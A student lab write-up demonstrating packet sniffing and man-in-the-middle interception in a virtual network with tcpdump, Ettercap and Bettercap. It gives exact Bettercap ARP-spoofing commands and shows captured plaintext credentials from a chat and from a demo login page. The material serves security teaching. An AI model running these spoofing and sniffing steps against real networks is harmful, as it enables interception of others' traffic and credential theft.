



Lab Practical #07:

Study sniffing and MIM attack using ettercap, Bettercap and TCPdump tool.

MIM using TCPdump :

- TCPdump is a powerful command-line network packet analyzer used for capturing and inspecting network traffic in real-time.
- It helps cybersecurity professionals monitor, troubleshoot, and analyze network activity to detect suspicious behavior or security threats.
- TCPdump captures packets transmitted over a network interface, allowing users to filter and inspect specific traffic types.
- It is widely used in threat detection, intrusion analysis, and forensic investigations to identify cyber threats like DDoS attacks, port scans, and malware activity.
- Unlike GUI-based tools like Wireshark, TCPdump is a lightweight, command-line utility that runs efficiently on servers and embedded systems.
- It is available on Linux, macOS, and Windows (via WSL or third-party tools), making it a flexible option for network security analysis.
- Captured data can be stored in .pcap files and further analyzed using Wireshark, Zeek, or Snort for deeper insights.

Common TCPdumpCommands :

Command	Description
<code>tcpdump -i eth0</code>	Captures packets on the <code>eth0</code> network interface.
<code>tcpdump -c 10</code>	Captures only 10 packets and stops.
<code>tcpdump -n</code>	Prevents DNS resolution (shows IPs instead of hostnames).
<code>tcpdump -w capture.pcap</code>	Saves captured packets to a file for later analysis.
<code>tcpdump -X</code>	Displays packet data in both hexadecimal and ASCII format.

```
(kali@kali)-[~]
$ sudo tcpdump -i eth0 -w capture.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C1 packet captured
1 packet received by filter
0 packets dropped by kernel
```


- The above command needs to be run as `sudo` (superuser) privileges.
- The above command needs to be run as `sudo` (superuser) privileges.
- `-i` flag specifies the interface we are working with here we are using a virtual interface.

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
- -wflagspecifieswheretostorethepacketswhicharecapturedherewearestoringthem in sniffed.pcap file which is located in current directory.

MIM using Ettercap :

- Open-source network security tool for MITM attacks, packet sniffing, and traffic manipulation.
- Works at the data link layer, allowing traffic interception even on switched networks.
- Supports active and passive sniffing for monitoring or manipulating data.
- Uses ARP poisoning to redirect network traffic through an attacker's machine.
- Compatible with multiple network protocols (TCP, UDP, HTTP, HTTPS, SSH, etc.).
- Provides both CLI and GUI for user-friendly operation.
- Used in penetration testing, ethical hacking, and network forensics and also Helps identify network vulnerabilities before exploitation.




- Here in above image we can see that Ettercap has found two hosts in our network and (We are using a virtual network for this process).
- Add both the addresses as Target 1 and Target 2 by right-clicking each of them



The screenshot shows the NetworkMiner interface with the 'Connections' tab selected. It displays a table of active connections with columns: Host, Port, -, Host, Port, Proto, State, TX Bytes, RX Bytes, and Countries. Two connections are listed: one from 172.18.0.1:5353 to 224.0.0.251:5353 (UDP, idle) and another from 172.18.0.2:56398 to 172.18.0.3:1209 (TCP, closed). Below the table are buttons for 'View Details', 'Kill Connection', and 'Expunge Connections'. The bottom status bar shows '2182 known services', 'Lua: no scripts were specified, not starting up!', 'Starting Unified sniffing...', and 'Host 172.18.0.3 added to TARGET1' and 'Host 172.18.0.2 added to TARGET2'.

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes	Countries
172.18.0.1	5353	-	224.0.0.251	5353	UDP	idle	640	0	-- > --
172.18.0.2	56398	-	172.18.0.3	1209	TCP	closed	96	147	-- > --

- Add both the addresses as Target1 and Target2 by right-clicking each of them
- From the top right corner we can open Connectionstab from the View menu.
- Here we can see all the connections made in network, we can see we have two connections one UDP and other TCP.



The screenshot shows the NetworkMiner interface with the 'Connection data' tab selected. It displays two columns of data for the selected connection (172.18.0.2:56398 to 172.18.0.3:1209). The left column shows the sender's data: '172.18.0.2:56398' and '..Harsh..hi John..How are you?.5sure Johy here you go username:Kaiju password:Hashira. bye John!'. The right column shows the receiver's data: '172.18.0.3:1209' and '..John..hi..jI am fine. Hey can you send those email credentials for the top secret project file you told me yesterday?..thanks Harsh Bye gotta work'.

- Add both the addresses as Target1 and Target2 by right-clicking each of them
- By double-clicking on the connection you can see the data which was transferred through the connection.

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MIM using Bettercap :

- Advanced network security tool for MITM attacks, packet sniffing, and traffic manipulation.
 - Acts as a successor to Ettercap, offering more modern and powerful features.
 - Built in Go, making it faster, lightweight, and more efficient than Ettercap.
 - Supports wireless network attacks, including Wi-Fi deauthentication and Bluetooth sniffing.
 - Works on Ethernet, Wi-Fi, and Bluetooth networks.
 - Features real-time traffic monitoring and modification capabilities.
 - Provides a modular and scriptable architecture with an interactive command-line interface (CLI).
 - Can perform HTTPS bypassing, credential sniffing, and ARP/DNS spoofing.
 - Ideal for ethical hacking, penetration testing, and red teaming.
 - Supports plugin extensions for additional attack functionalities.
- -iface: it specifies on which interface we are going to run bettercap
 - -eval: it is used to execute a command of bettercap from the terminal for our purpose we are just launching bettercap ui version which can be seen through browser.

```
192.168.122.0/24 > 192.168.122.1 » net.probe on
192.168.122.0/24 > 192.168.122.1 » [19:43:46] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24
```

In above command we are starting probing on local network by running "net.probe on" command, we can see that we found a potential target in the network.

```
192.168.122.0/24 > 192.168.122.1 » set arp.spoof.target 192.168.122.144
```

we will set the target using "set arp.spoof.target <ip address>" command which can be used to set one or more targets.

```
192.168.122.0/24 > 192.168.122.1 » set net.sniff.local true
```

now we are setting "net.sniff.local true" which means that we are going to sniff all the incoming and outgoing packets from the target/to the target machine(s).

```
192.168.122.0/24 > 192.168.122.1 » arp.spoof on
192.168.122.0/24 > 192.168.122.1 » [18:40:43] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

now we are starting the actual attack by running "arp.spoof on".

```
192.168.122.0/24 > 192.168.122.1 » net.sniff on
192.168.122.0/24 > 192.168.122.1 » [19:41:00] [sys.log] [inf] net.sniff starting net.recon as a requirement for net.sniff
192.168.122.0/24 > 192.168.122.1 » [19:41:00] [endpoint.new] endpoint 192.168.122.144 detected as 52:54:00:38:6d:eb.
```

Turning on the actual sniffers so we can see the incoming and outgoing traffic in the bettercap terminal interface.



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```
192.168.122.0/24 > 192.168.122.1 » [19:45:39] [net.sniff.http.request] http 192.168.122.144 POST testfire.net/doLogin
```

```
POST /doLogin HTTP/1.1
Host: testfire.net
Cookie: JSESSIONID=8E905960B454EDD8583A1CC7038A545D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Encoding: gzip, deflate
Content-Length: 37
Origin: http://testfire.net
Referer: http://testfire.net/login.jsp
Upgrade-Insecure-Requests: 1
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Priority: u=0, i

uid=admin&passw=admin&btnSubmit=Login
```

In above image we are seeing a sniffed packet which contains username and password of some vulnerable website where the target logged in.